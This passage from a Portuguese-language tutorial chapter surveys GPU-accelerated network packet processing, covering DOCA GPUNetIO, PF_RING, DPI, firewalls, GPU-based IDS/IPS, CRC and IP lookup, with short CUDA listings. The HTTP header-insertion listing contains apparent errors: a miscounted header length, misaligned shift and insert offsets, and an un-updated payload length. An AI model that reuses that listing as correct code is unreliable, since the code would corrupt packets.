- **GPUDirect RDMA**: possibilita o recebimento direto de pacotes na memória da GPU, eliminando cópias intermediárias.

- **Ethernet Protocol Management on GPU (DOCA Ethernet)**: habilita o processamento de pacotes Ethernet diretamente na GPU.

e outras funcionalidades como semáforos, alocação inteligente de memória e gerenciamento de RDMA protocolado na GPU. A configuração inicial da aplicação — incluindo a alocação de memória e o lançamento dos kernels CUDA — é realizada pela CPU. No entanto, o caminho de dados, isto é, o fluxo dos pacotes de rede, ocorre exclusivamente entre a NIC e a GPU, eliminando a necessidade de envolvimento da CPU nesse processo e otimizando o desempenho.

O NVIDIA Aerial SDK para redes 5G demonstra o uso do DOCA GPUNetIO como peça central na aceleração do processamento de pacotes em Redes de Acesso de Rádio (RAN) [NVIDIA Corporation 2023]. Ao permitir a comunicação direta entre a memória da GPU e a DPU, o DOCA remove a CPU do caminho crítico de I/O, reduzindo a latência e aumentando a eficiência. O Aerial utiliza CUDA para processar as camadas cuPHY e cuMAC inteiramente na GPU, reforçando a viabilidade de redes 5G definidas por software com aceleração por GPU.

1.5.2.3. PF_RING

O PF_RING [ntop 2025] é um módulo do kernel Linux e um framework open source em espaço de usuário que permite o processamento de pacotes em altas taxas, ao mesmo tempo em que fornece uma API consistente para aplicações de processamento de pacotes.

O PF_RING otimiza a captura de pacotes por meio da utilização de um buffer circular [NTOP 2018]. Os pacotes são copiados das NICs por meio da NAPI (do inglês New API) [Salim 2005]) para este buffers, também chamados de "rings", que podem ser lidos por aplicações no espaço de usuário.

O PF_RING traz como algumas de suas vantagens a possibilidade entre distribuir pacotes recebidos por diversos "rings"(criados com base na quantidade de aplicações), além de que pacotes não são enfileirados nas estruturas de dados de rede do kernel [Deri et al. 2004]. Assim como o DPDK, este framework permite processar pacotes em velocidade de linha (line speed) em hardware comum, ao reduzir o custo computacional por contornar o kernel durante o processamento [Dai and Wang 2019].

Como os drivers padrão não oferecem desempenho ideal na captura e transmissão de pacotes — especialmente em cenários com pacotes pequenos e em altas taxas —, a solução PF_RING, combinada com o driver DNA (Direct NIC Access), permite a cópia eficiente de pacotes diretamente da NIC para a memória via DMA (Direct Memory Access). Com base nessa infraestrutura, foi implementado um escalonador parcialmente preemptivo para gerenciar a transferência de dados entre a NIC e a memória da GPU, utilizando fluxos paralelos. Essa abordagem permite mascarar a latência de transferência ao explorar a execução e a cópia de dados de forma concorrente — um recurso suportado por GPUs de última geração [Ammendola et al. 2014].

1.5.3. O papel das GPUs na aceleração de redes.

Ao incorporar GPUs em tarefas de rede, é possível otimizar operações como inspeção de pacotes, filtragem de tráfego e balanceamento de carga, reduzindo significativamente a latência e aumentando a eficiência do sistema. Essa aceleração é especialmente relevante em contextos de segurança, onde a resposta rápida a ameaças e a análise em tempo real são essenciais. A seguir, são apresentados alguns dos principais usos das GPUs em redes, com foco em suas contribuições para o desempenho e a segurança dos sistemas.

1.5.3.1. Inspeção Profunda de Pacotes

Sistemas de segurança de rede convencionais, como os firewalls, provêm segurança por meio da inspeção de cabeçalhos de pacotes, prática que não garante a segurança principalmente na perspectiva da camada de aplicação [Lee et al. 2015]. A Inspeção Profunda de Pacotes (do inglês Deep packet inspection - DPI) é uma técnica utilizada para examinar o conteúdo de pacotes a fim de garantir a segurança da rede [Lin et al. 2016], com o objetivo de inspecionar cada byte da carga útil do pacote e detectar possíveis intrusões [Sharma and Singh 2015].

Sendo assim, Sistemas de Detecção de Intrusões na Rede (do inglês network intrusion detection systems - NIDSs) foram criados para promover melhor segurança. Estes sistemas podem ser baseados na detecção de anomalias ou assinaturas. Os sistemas baseados em anomalias monitoram a rede e detectam possíveis comportamentos anômalos, enquanto os sistemas baseados em assinatura buscam encontrar padrões maliciosos na carga útil dos pacotes. Os sistemas baseados em assinatura, por promover maior detecção contra ataques, foram o foco para um número maior de estudos [Lee et al. 2015].

Os sistemas baseados em assinatura, por outro lado, apresentaram consumo de aproximadamente 70% do tempo de execução do sistema, o que fez com que os estudos voltassem a buscar muitas soluções de software e hardware, futuramente levando à utilização de unidades de processamento gráfico (do inglês Graphical Processing Unit - GPU) [Lee et al. 2015]. Essas unidades, que possuem poder de processamento paralelo superior em comparação com as CPUs, aumentam a eficiência da tarefa de correspondência de padrões, já que a tarefa é dividida em segmentos paralelos, resultando em uma busca por padrões mais rápida do que a realizada em uma CPU [Sharma and Singh 2015].

1.5.3.2. Filtragem de tráfego

A filtragem de tráfego (do inglês traffic filtering) é uma técnica essencial para a segurança de redes, voltada para a inspeção dos pacotes e controle de fluxo que circulam entre sistemas. Seu objetivo principal é permitir apenas o tráfego legítimo, bloqueando comunicações não autorizadas e prevenindo atividades maliciosas.

A filtragem de pacotes (packet filtering) avalia o cabeçalho de cada pacote com base em critérios como endereços IP, portas, protocolos e o conteúdo da carga útil dos pacotes usando DPI [Lin et al. 2016]. A principal implementação da filtragem de pacotes são os firewalls [Abie 2000, Gouda and Liu 2005], que protegem os pontos de entrada de

uma rede inspecionando os pacotes de dados e decidindo, com base em regras predefinidas, se eles devem ser permitidos, rejeitados ou descartados.

Durante ataques coordenados, como os de negação de serviço distribuída (DDoS), que geram um volume massivo de dados, firewalls que utilizam filtragem por assinatura, que detectam padrões conhecidos desses ataques, podem se tornar ineficazes dado a dificuldade em diferenciar tráfego legítimo do malicioso em padrões desconhecidos. Embora ferramentas como NetFlow [Hofstede et al. 2014] e sFlow [Ujjan et al. 2020] possibilitem a análise de fluxos e a detecção de padrões anômalos em ataques em larga escala, essa análise só ocorre durante ou após o ataque.

Para detectar padrões irregulares, filtros como o NetBouncer [Thomas et al. 2003], que valida a legitimidade do usuário ao exigir que ele resolva desafios específicos, o SIFF [Yaar et al. 2004], que realiza uma negociação prévia via handshake com os usuários e descarta tráfego não autorizado através de roteadores intermediários, e o Hop-Count Filter [Jin et al. 2003], que detecta tráfego falsificado verificando se o TTL do cabeçalho IP é consistente o endereço de origem, foram projetados para mitigar o tráfego malicioso, evitando que ele cause danos significativos à rede.

Para lidar com períodos de tráfego intenso — especialmente quando causado por ataques DDoS - diversas soluções utilizando GPUs foram apresentadas. Sahoo et al. [Sahoo et al. 2014] e Keskin et al [Keskin et al. 2016] desenvolveram algoritmos paralelizados para firewalls, sendo que o trabalho de Keskin foca especificamente na mitigação de ataques DDoS, utilizando CUDA para execução em GPUs NVIDIA. Esses algoritmos possibilitam uma redução significativa no tempo de processamento de pacotes, além de melhorar a detecção de ameaças e intrusões.

1.5.3.3. Balanceamento de carga

O balanceamento de carga é uma técnica fundamental na computação paralela, cujo objetivo é distribuir de maneira uniforme o trabalho entre os recursos computacionais disponíveis, evitando a sobrecarga em unidades específicas e garantindo a utilização eficiente do sistema [Barney et al. 2010]. Com o avanço do uso de GPUs como aceleradores de uso geral, novas estratégias passaram a ser adotadas para o balanceamento de carga, sobretudo em aplicações de redes.

As diferenças arquitetônicas entre CPUs e GPUs levaram a desafios significativos para as técnicas tradicionais de balanceamento de carga baseadas em CPU. Enquanto CPUs operam com poucos núcleos potentes e threads pesadas, GPUs são projetadas para executar milhares de threads leves em paralelo, exigindo um paralelismo de grão fino. Essa assimetria expôs novas formas de desequilíbrio na carga de trabalho, especialmente em aplicações irregulares, onde a distribuição dinâmica e eficiente das tarefas torna-se ainda mais crítica.

As GPUs operam com paralelismo massivo baseado em SIMD, onde o processamento eficiente depende que threads de um mesmo warp (grupo de 32 threads) devem seguir o mesmo fluxo de execução. Divergências entre elas causam ociosidade e reduzem o desempenho. Para evitar isso, é fundamental que as threads dentro de um mesmo warp

realizem aproximadamente a mesma quantidade de trabalho e sigam o mesmo conjunto de instruções. Além disso O escalonador da NVIDIA também contribui para o balanceamento ao alocar blocos de threads nos Streaming Multiprocessors (SMs) conforme os recursos disponíveis [Osama 2022]. A eficiência da GPU, portanto, depende da uniformidade da carga entre os warps, tornando o balanceamento essencial para o uso eficiente dos núcleos e alto rendimentom, pois cargas desbalanceadas implicam subutilização de núcleos, comprometendo o throughput total da aplicação.

No contexto de redes, as GPUs oferecem uma alternativa eficiente para acelerar funções computacionalmente intensivas, como a verificação de redundância cíclica (CRC), espelhamento de tráfego e buscas em tabelas de roteamento. Nesses cenários, a CPU deixa de executar diretamente essas funções e passa a gerenciar a comunicação com a GPU. Para evitar gargalos, o balanceamento de carga envolve não apenas a distribuição entre núcleos da CPU, mas também o uso de múltiplas filas independentes de envio de dados entre CPU e GPU permitindo que diferentes núcleos da CPU enviem pacotes simultaneamente à GPU, promovendo maior paralelismo e melhor aproveitamento dos recursos.

A eficácia desse balanceamento depende da natureza da tarefa e do tamanho dos pacotes. Em funções simples, como Ethernet Mirroring, o desempenho é limitado pela taxa de comunicação CPU-GPU, o que torna mais eficiente ampliar o número de núcleos da CPU. Já em tarefas como CRC, o tamanho dos pacotes é decisivo: pacotes pequenos mantêm o gargalo na comunicação, mas pacotes maiores se beneficiam do uso de múltiplas filas, que podem ser processadas paralelamente pela GPU, aumentando a taxa de processamento [Van Hauwaert et al. 2024].

1.6. Implementação e Modelagem

Esta seção descreve o processo de implementação do processamento de pacotes de rede utilizando GPUs, especificamente com CUDA e a biblioteca NVIDIA DOCA. Além de um tutorial prático, a seção explora criticamente desafios de gerenciamento de memória, balanceamento de carga, limitações das abordagens atuais e potenciais avanços futuros.

1.6.1. Tutorial Prático de Programação com CUDA e DOCA

Para implementar uma aplicação básica de processamento de pacotes utilizando CUDA e DOCA, é necessário que o ambiente esteja corretamente configurado. Isso inclui a instalação do CUDA em uma GPU NVIDIA compatível com DOCA, executando em um sistema operacional como o Ubuntu, por exemplo. Inicialmente, devem-se instalar as dependências necessárias utilizando o gerenciador de pacotes:

Listing 1.1. Como instalar as dependências do DOCA

```
$> sudo apt update
$> sudo apt install nvidia-cuda-toolkit nvidia-driver nvidia-
   doca-sdk
```

Após a instalação, é importante configurar as variáveis de ambiente no arquivo ".bashrc"para assegurar o funcionamento adequado das ferramentas:

Listing 1.2. atualizando o PATH do sistema através do .bashrc

```
export PATH=/usr/local/cuda/bin:$PATH
export LD_LIBRARY_PATH=/usr/local/cuda/lib64:$LD_LIBRARY_PATH
```

O passo seguinte é criar um kernel CUDA simples que será responsável pelo processamento direto dos pacotes recebidos na GPU. Um exemplo prático pode ser uma operação de inversão de bits utilizando XOR:

Listing 1.3. Implementação simples de inversão de bits

```
__global__ void process_packets_kernel(char *packet_data, int
   packet_size) {
    int idx = blockIdx.x * blockDim.x + threadIdx.x;
    if (idx < packet_size) {
        packet_data[idx] = packet_data[idx] ^ 0xFF;
    }
}
```

A integração com DOCA é feita inicializando o GPUNetIO para criar um caminho de dados direto entre a NIC e a GPU. O GPUNetIO é uma tecnologia da NVIDIA que possibilita a transferência direta e eficiente de pacotes da NIC para a memória da GPU sem a necessidade de cópias intermediárias na CPU [NVIDIA Corporation 2024c]. Essa técnica reduz a latência e melhora o desempenho global do processamento de pacotes, permitindo uma utilização mais eficiente dos recursos computacionais disponíveis (detalhado na seção 1.5.2.2). Os comandos abaixo exemplificam o carregamento e utilização da GPUNetIO:

Listing 1.4. Configuração e carregamento do GPUNetIO

```
doca_gpu_init();
doca_gpu_netio_t *gpu_netio;
doca_gpu_netio_create(&gpu_netio, device, cuda_stream);
```

Para executar a aplicação, uma *stream* CUDA é criada para organizar e gerenciar as operações que serão executadas em paralelo na GPU. O comando *cudaStreamCreate(&stream)* inicializa uma nova *stream* CUDA que permite lançar *kernels* CUDA de maneira assíncrona. A chamada *process_packets_kernel* realiza efetivamente o processamento paralelo dos pacotes recebidos diretamente na memória da GPU, onde *num_blocks* indica o número de blocos CUDA e *block_size* define a quantidade de *threads* por bloco.

Esses parâmetros devem ser definidos levando em consideração o tamanho total dos dados (*packet_size*) e a capacidade da GPU utilizada. Por fim, o comando *cudaStreamSynchronize(stream)* garante que a execução do *kernel* seja completamente finalizada antes que o programa continue, evitando possíveis inconsistências ou acessos indevidos à memória que ainda esteja em uso pela GPU. Essa estrutura de execução proporciona um controle eficiente e seguro sobre o processamento paralelo de pacotes na GPU. O código abaixo mostra esta utilização do CUDA *Stream*:

Listing 1.5. Utilização do Stream CUDA

```
cudaStream_t stream;
cudaStreamCreate(&stream);

process_packets_kernel<<<num_blocks, block_size, 0, stream>>>(
   packet_buffer, packet_size);
cudaStreamSynchronize(stream);
```

1.6.2. Adição de cabeçalho HTTP

Nesta seção é demonstrado como utilizar a biblioteca DOCA para implementar uma função que insere um novo cabeçalho a uma requisição HTTP. *insert_custom_http_header()* é uma função que pode ser implementada no contexto de um kernel CUDA operando sob a infraestrutura do DOCA GPUNetIO. Esta implementação assume um cenário em que os pacotes de rede contêm uma requisição HTTP completa, ou seja, não há necessidade de remontagem de fluxo TCP (TCP *reassembly*). Além disso, considera-se que os pacotes estejam armazenados diretamente na memória acessível pela GPU, tipicamente utilizando estruturas como `doca_gpu_buf_arr_t`, e que as modificações no *payload* possam ser realizadas diretamente na memória, desde que haja espaço reservado para a inserção do novo cabeçalho.

Os pressupostos adicionais incluem o fato de que o ponteiro `char*` para o *buffer* do pacote aponta diretamente para o início do payload HTTP, e que o *kernel* já tenha executado a operação de *parsing* dos cabeçalhos IP e TCP para localizar a região correta do payload. Também se assume que a carga útil da requisição HTTP esteja completamente contida dentro de um único *buffer* na GPU (por exemplo, 1500 bytes, o tamanho típico de um quadro Ethernet). A tarefa do *kernel* consiste, portanto, em localizar o final dos cabeçalhos HTTP e inserir, nesse ponto, um novo cabeçalho personalizado, como por

exemplo `X-Custom-Header: HelloFromDOCA`.

Listing 1.6. Função de inserção de cabeçalho HTTP

```
__device__ void insert_custom_http_header(char* payload, int
    payload_len, int max_buf_size) {
  const char* custom_header = "X-Custom-Header: HelloFromDOCA\r\
      n";
    const int custom_header_len = 31;

    // Encontra final do cabecalho HTTP: "\r\n\r\n"
    int i;
    for (i = 0; i < payload_len - 3; ++i) {
        if (payload[i] == '\r' && payload[i+1] == '\n' &&
            payload[i+2] == '\r' && payload[i+3] == '\n') {
            break;
        }
    }

    if (i >= payload_len - 3) return; // Cabecalho imcompleto

    int header_end_index = i;
    int insertion_point = header_end_index;

    // Verifica se ha buffer overflow
    if (payload_len + custom_header_len >= max_buf_size)
        return;

    // Libera espaco para novos cabecalhos
    for (int j = payload_len-1; j >= insertion_point + 4; --j) {
         payload[j + custom_header_len] = payload[j];
    }

    // Adiciona o novo cabecalho
    for (int k = 0; k < custom_header_len; ++k) {
        payload[insertion_point + 2 + k] = custom_header[k];
    }
}
```

1.6.3. Ferramentas e *Frameworks*

O PacketShader é um framework projetado para acelerar o processamento de pacotes em software através do uso intensivo de GPUs [Han et al. 2010]. Ele utiliza a capacidade massiva de paralelismo das GPUs para realizar operações de rede com alta performance, como roteamento e criptografia, superando significativamente abordagens tradicionais baseadas apenas em CPUs.

O APUNet é uma abordagem que aproveita GPUs para processamento eficiente de pacotes em redes virtuais. O *framework* otimiza o desempenho das funções de rede virtualizadas (VNFs) ao explorar o poder computacional paralelo das GPUs, proporcio-

nando assim melhorias significativas em desempenho e escalabilidade em ambientes de redes virtualizadas [Go et al. 2017].

O GPUnet oferece uma camada de abstração que permite comunicação eficiente entre GPUs distribuídas através da rede [NVIDIA Corporation 2024c]. O objetivo principal do GPUnet é integrar comunicações de rede diretamente ao espaço de endereçamentos da GPU, possibilitando o envio e recebimento direto de pacotes pela GPU sem intervenção da CPU.

1.6.4. Desafios de Gerenciamento de Memória em GPUs

Um dos principais desafios na gestão de memória em GPU é a latência associada à transferência de pacotes entre CPU e GPU, que pode limitar severamente o desempenho geral da aplicação [Huang et al. 2020]. Além disso, acessos desalinhados à memória global, compartilhada ou registradores na GPU podem causar quedas significativas na eficiência computacional. Finalmente, a necessidade frequente de sincronização entre operações realizadas pela CPU e pela GPU pode reduzir o paralelismo disponível, comprometendo a vantagem inicial proporcionada pelas GPUs [Kim and Park 2024].

1.6.5. Balanceamento de Carga com DOCA e GPU

O balanceamento de carga utilizando GPUs em conjunto com a plataforma DOCA (Data Center on a Chip Architecture) tem se mostrado uma abordagem promissora para maximizar a utilização dos recursos computacionais em redes de alto desempenho. A arquitetura DOCA, desenvolvida pela NVIDIA, permite integrar diretamente a lógica de rede com capacidades de processamento acelerado, utilizando recursos como SmartNICs (DPUs) para descarregar tarefas da CPU. Ao empregar GPUs nesse contexto, é possível aproveitar o paralelismo massivo oferecido por esses dispositivos para processar múltiplos fluxos de dados simultaneamente, reduzindo significativamente a latência e aumentando a vazão do sistema [Osama et al. 2023].

Essa combinação entre DOCA e GPU viabiliza um balanceamento de carga mais inteligente e dinâmico, no qual o roteamento e o processamento de pacotes podem ser adaptados em tempo real com base em métricas de tráfego e disponibilidade de recursos. A CPU, aliviada de tarefas intensivas, pode se concentrar na orquestração de alto nível, enquanto a GPU assume operações de análise de pacotes, criptografia, compressão ou filtragem. Isso resulta não apenas em um melhor aproveitamento do hardware, mas também em maior eficiência energética e escalabilidade da infraestrutura, o que é especialmente relevante em datacenters que lidam com volumes massivos de tráfego.

1.7. Casos de Uso

Nesta seção, serão apresentados exemplos práticos de como as GPUs estão sendo utilizadas em cenários reais. Serão detalhadas aplicações em espelhamento de porta ethernet, sistemas de detecção e prevenção de intrusão (IDS/IPS) acelerados por GPU, pesquisa de protocolo da Internet e cálculo de verificações de redundância cíclica. Cada caso de uso será acompanhado de métricas de desempenho e discussões sobre os benefícios e limitações da abordagem com GPUs, fornecendo uma visão prática e aplicada das tecnologias discutidas nas seções anteriores.

1.7.1. Espelhamento de Porta Ethernet

O espelhamento de porta Ethernet é uma técnica utilizada para monitoramento e análise de tráfego em redes, permitindo a cópia de pacotes de uma interface para outra sem interferir no fluxo original da rede. Esse mecanismo é amplamente empregado em cenários de segurança, diagnóstico de falhas e monitoramento de desempenho, sendo essencial para administradores de rede que necessitam inspecionar pacotes em tempo real.

Tradicionalmente, essa funcionalidade é implementada diretamente em switches e roteadores, utilizando recursos dedicados de hardware. No entanto, com o crescimento do tráfego de rede e a necessidade de maior flexibilidade, soluções baseadas em software, como aquelas construídas sobre DPDK (Data Plane Development Kit), se tornaram populares [Shanmugalingam et al. 2016]. Entretanto, o processamento de pacotes exclusivamente na CPU apresenta limitações de desempenho, especialmente em redes de baixa latência e alta vazão.

Dessa forma, o uso de GPUs para o processamento de pacotes no espelhamento de porta Ethernet se apresenta como uma alternativa eficiente para lidar com grandes volumes de tráfego. As GPUs são capazes de processar pacotes em paralelo, reduzindo a latência e aumentando a escalabilidade do sistema. A abordagem geralmente segue o seguinte fluxo, como ilustrado na Figura 1.4:

1. Pacotes são capturados da interface de rede em rajadas (*batches*).
2. Os pacotes são transferidos para a GPU, onde o cabeçalho é analisado e modificado conforme necessário.
3. Os pacotes são reenviados para a interface de destino, replicando o tráfego para monitoramento.

Existem diferentes técnicas para otimizar a movimentação de pacotes entre CPU e GPU. Algumas abordagens incluem:

- **Listas de Comunicação (*CommLists*)**: Organização dos pacotes em estruturas otimizadas para transferência eficiente entre CPU e GPU.
- **Regiões de Interesse Coalescentes (*ROIs*)**: Processamento apenas das partes relevantes dos pacotes, reduzindo a movimentação de dados entre os dispositivos.




Figura 1.4. Etapas do processamento paralelo de pacotes com GPU no espelhamento de porta.

O espelhamento de porta Ethernet baseado em GPU proporciona alta taxa de transferência e baixa latência, tornando-se uma solução viável para redes modernas que exigem monitoramento em tempo real sem degradação de desempenho. Além disso, essa abordagem pode ser combinada com outras técnicas avançadas, como detecção de intrusões e análise de tráfego baseada em aprendizado de máquina, aproveitando o poder computacional da GPU para tarefas mais complexas.

1.7.2. Cálculo de Verificações de Redundância Cíclica

A verificação de redundância cíclica (CRC) é um código de detecção de erros amplamente utilizado em redes digitais para garantir a integridade dos dados transmitidos. No contexto das redes Ethernet, cada quadro termina com uma sequência de verificação de quadros (*Frame Check Sequence* – FCS), composta por um CRC de 32 bits (CRC-32), que permite ao receptor identificar possíveis erros na transmissão. O cálculo do CRC-32 FCS de um quadro Ethernet é realizado considerando todos os campos do quadro, com exceção do próprio FCS. Esse cálculo é baseado na divisão polinomial dos dados por um polinômio gerador de grau 32, conforme especificado na Seção 3.2.9 do protocolo IEEE 802.3 [Eth 2022].

Tradicionalmente, a computação do CRC é realizada diretamente no hardware das placas de rede, permitindo um cálculo incremental à medida que os quadros são recebidos ou transmitidos. No entanto, esse processo apresenta uma dependência sequencial, pois o cálculo do CRC de um byte depende do resultado obtido no byte anterior. Essa característica impõe desafios para arquiteturas multi-core convencionais, onde a capacidade de paralelização é limitada ao número de núcleos disponíveis. Além disso, a variação no tamanho dos quadros dificulta uma paralelização eficiente, devido à natureza cíclica do algoritmo de CRC.

Diante dessas limitações, o uso de unidades de processamento gráfico (GPUs) para a computação do CRC-32 surge como uma abordagem promissora, explorando o alto grau de paralelismo dessas arquiteturas. Para otimizar o desempenho, diferentes estratégias podem ser empregadas:

- **Pré-computação de tabelas**: A tabela de CRC pode ser previamente calculada na

CPU e transferida para a memória global da GPU, permitindo consultas eficientes durante o processamento dos pacotes.

- **Execução em lote (*batch processing*)**: Em vez de calcular o CRC de cada pacote individualmente, a GPU processa múltiplos pacotes simultaneamente, reduzindo a sobrecarga de transferência de dados entre CPU e GPU.

- **Coalescência de acessos à memória (*coalesced memory access*)**: A organização dos dados é otimizada para minimizar latências de acesso, garantindo maior eficiência no uso da largura de banda da memória.

Implementações baseadas na pré-computação de tabelas, por exemplo, podem oferecer ganhos significativos de desempenho, superando em até cinco vezes implementações tradicionais baseadas em CPU e processamento bit a bit [Perez 1983], dependendo da estrutura dos dados e da eficiência na movimentação entre memória principal e memória da GPU. Dessa forma, a computação de CRC-32 em GPUs possibilita um processamento paralelo altamente eficiente, reduzindo a carga sobre a CPU e viabilizando maior escalabilidade para aplicações de monitoramento e segurança em redes de alto desempenho.

1.7.3. Detecção de Intrusão (IDS/IPS) Acelerada por GPU

A internet se tornou um ecossistema essencial para transações financeiras, comunicações e armazenamento de informações pessoais e corporativas. No entanto, essa conectividade massiva também ampliou a superfície de ataque, tornando as redes vulneráveis a diversas ameaças, como exploração de vulnerabilidades, injeção de código malicioso e ataques distribuídos de negação de serviço (DDoS). Diante desse cenário, a implementação de mecanismos eficazes de detecção e prevenção de intrusões tornou-se fundamental para garantir a segurança dos sistemas computacionais e a integridade e segurança dos dados dos usuários.

Em vista disso, os sistemas de detecção de intrusão (*Intrusion Detection Systems* – IDS) e de prevenção de intrusão (*Intrusion Prevention Systems* – IPS) desempenham um papel essencial nesse contexto. O IDS é um mecanismo passivo que monitora e analisa o tráfego da rede e dos dispositivos conectados em busca de padrões que indiquem possíveis ataques ou atividades suspeitas. Já o IPS, além de monitorar o tráfego, atua de forma ativa, bloqueando automaticamente ameaças, encerrando conexões perigosas e mitigando potenciais ataques antes que comprometam o sistema. Embora ambos os sistemas compartilhem objetivos semelhantes, suas abordagens diferem: enquanto o IDS se concentra na detecção e alerta de incidentes, o IPS age preventivamente para conter ameaças em tempo real.

Com o aumento exponencial do tráfego de rede e da complexidade dos ataques cibernéticos, a detecção eficiente de ameaças tornou-se um desafio computacional significativo. A implementação de IDS/IPS tradicionais baseados em CPU pode enfrentar limitações de escalabilidade e desempenho, especialmente ao lidar com grandes volumes de pacotes em tempo real. Nesse contexto, o uso de unidades de processamento gráfico (GPUs) para acelerar a análise de pacotes tem se mostrado uma alternativa promissora,

permitindo a execução paralela de algoritmos de inspeção de tráfego e aprendizado de máquina para identificação de ameaças com maior eficiência.

1.7.3.1. Sistema de Detecção de Intrusões (IDS)

A aceleração de IDS por meio de GPUs tem sido bastante explorada visando aumentar a eficiência na detecção de ameaças em redes de alto desempenho. Em 2006, um estudo pioneiro propôs a delegação da operação de correspondência de assinaturas para a GPU, reduzindo a carga de processamento na CPU do sistema IDS [Jacob and Brodley 2006]. A solução implementada, denominada PixelSnort, demonstrou um desempenho significativamente mais robusto em cenários de alta carga computacional, superando a versão convencional do Snort em até 40%.

Com os avanços em aprendizado de máquina e computação paralela, abordagens mais sofisticadas passaram a explorar redes neurais para a detecção de anomalias em tráfego de rede. Em 2015, pesquisadores implementaram um IDS baseado em redes neurais utilizando GPUs para acelerar a classificação de comportamentos normais e anômalos [Thanh Van and Thinh 2015]. O experimento foi conduzido com o conjunto de dados *KDD Cup 1999* [Stolfo et al. 1999], amplamente utilizado para avaliação de sistemas de detecção de intrusões. Esse dataset contém registros simulando tráfego de rede real, categorizados como conexões normais ou ataques de diversos tipos (como DoS, probe, R2L e U2R).

A implementação em GPU apresentou desempenho até 32 vezes superior à versão equivalente em CPU, garantindo maior robustez, escalabilidade e capacidade de resposta em tempo real. Esses resultados evidenciam o potencial das GPUs na mitigação das limitações computacionais dos IDSs convencionais, viabilizando sistemas de segurança mais ágeis e eficazes.

1.7.3.2. Sistema de Prevenção de Intrusões (IPS)

No contexto de IPS, abordagens baseadas em aprendizado profundo (deep learning) acelerado por GPU têm demonstrado um potencial significativo na implementação de sistemas mais eficazes e escaláveis. Em uma dessas abordagens, pesquisadores usaram um Sistema de Detecção e Prevenção de Intrusões (IDPS) hierárquico de três camadas, no qual a validação de pacotes ocorre progressivamente em diferentes níveis da rede, para proteger as redes de possíveis ataques [Ali and Yousaf 2020].

Na primeira camada, o sistema realiza a validação de usuários por meio de etiquetas RFID e assinaturas criptografadas, assegurando a autenticidade dos dispositivos conectados. Em seguida, a segunda camada, emprega filtros nebulosos de segunda ordem (*Type-II fuzzy filtering*) para analisar as características dos pacotes e detectar padrões de tráfego suspeitos. Por fim, a terceira camada adota um modelo de deep learning acelerado por GPU para classificar os pacotes em normais, suspeitos ou maliciosos, permitindo uma resposta proativa a potenciais ameaças.

Os experimentos conduzidos no simulador OMNeT++ demonstraram ganhos ex-

pressivos na taxa de detecção de intrusos, além da redução da taxa de falha, latência e impacto no throughput. Dessa forma, a utilização de GPUs para acelerar a análise de pacotes viabilizou a processamento em tempo real, proporcionando escalabilidade e melhor desempenho em comparação a abordagens convencionais baseadas exclusivamente em CPU.

Em suma, a aplicação de GPUs na detecção e prevenção de intrusões representa um avanço significativo na cibersegurança, permitindo análises mais rápidas e escaláveis para redes de alto desempenho. À medida que ataques se tornam mais sofisticados e volumosos, o uso de GPUs para a execução paralela de algoritmos de inspeção e aprendizado de máquina se mostra essencial para garantir a proteção eficaz de sistemas críticos.

1.7.4. Pesquisa de Protocolo da Internet

Com o aumento significativo da capacidade das redes de comunicação e o crescimento contínuo do tráfego de dados na Internet, o processamento de pacotes, como a busca de endereços IP, tem se tornado uma preocupação central para a eficiência das redes. Funções cruciais de roteamento realizadas em switches e roteadores não conseguem acompanhar o aumento da velocidade dos links de comunicação, o que coloca pressão sobre os dispositivos para que possam processar pacotes de maneira mais rápida e eficaz.

Nesse contexto, as unidades de processamento gráfico (GPUs) emergem como uma solução promissora devido à sua alta capacidade de paralelismo e flexibilidade. Por conseguinte, GPUs oferecem uma plataforma robusta para implementar funções de roteamento de maneira escalável e com alto desempenho. A pesquisa de endereço IP, especificamente a correspondência do maior prefixo (Longest Prefix Match - LPM), é um desafio importante nesse cenário, pois requer a busca rápida de endereços em grandes bancos de dados de roteamento.

A utilização de GPUs para a busca de endereços IP foi explorada por diferentes abordagens, incluindo a implementação de estruturas de dados como tries. Em 2013, um estudo propôs uma solução inovadora utilizando o método de *Multi-bit Trie* para a pesquisa de IPs, aproveitando a paralelização das GPUs. Essa abordagem, chamada de *GPU-Accelerated Multi-bit Trie* (GAMT), permitiu alcançar velocidades de lookup impressionantes, com até 1072 milhões de buscas por segundo (MLPS) para IPv4 e 658 MLPS para IPv6, mesmo com tráfego altamente dinâmico, incluindo atualizações frequentes de até 70.000 por segundo. Além disso, mesmo com um tamanho de lote reduzido, a técnica manteve a latência média de pesquisa abaixo de 100 microssegundos [Li et al. 2013].

Mais recentemente, outra variante de solução, baseada em uma abordagem de trie adaptada, também foi proposta para resolver o problema de LPM, em que o banco de dados de endereços IP é particionado em tabelas diferentes, com base nos primeiros k bits do endereço IP. Essa abordagem mostrou uma melhoria significativa no desempenho, com uma aceleração de 64,46% em relação à implementação do binary trie e de 94,32% em relação à implementação de árvores de busca binária (BST), destacando o potencial da GPU em otimizar o processamento de pacotes em redes de alta velocidade [Sonai et al. 2023].

Esses avanços indicam que o uso de GPUs no processamento de busca de endereços IP não apenas oferece uma solução escalável para lidar com o aumento de tráfego e

complexidade das redes, mas também garante uma melhoria considerável no desempenho de dispositivos de roteamento, tornando-os mais eficientes e preparados para as demandas do tráfego de rede moderno.

1.8. Desafios e Tendências Futuras

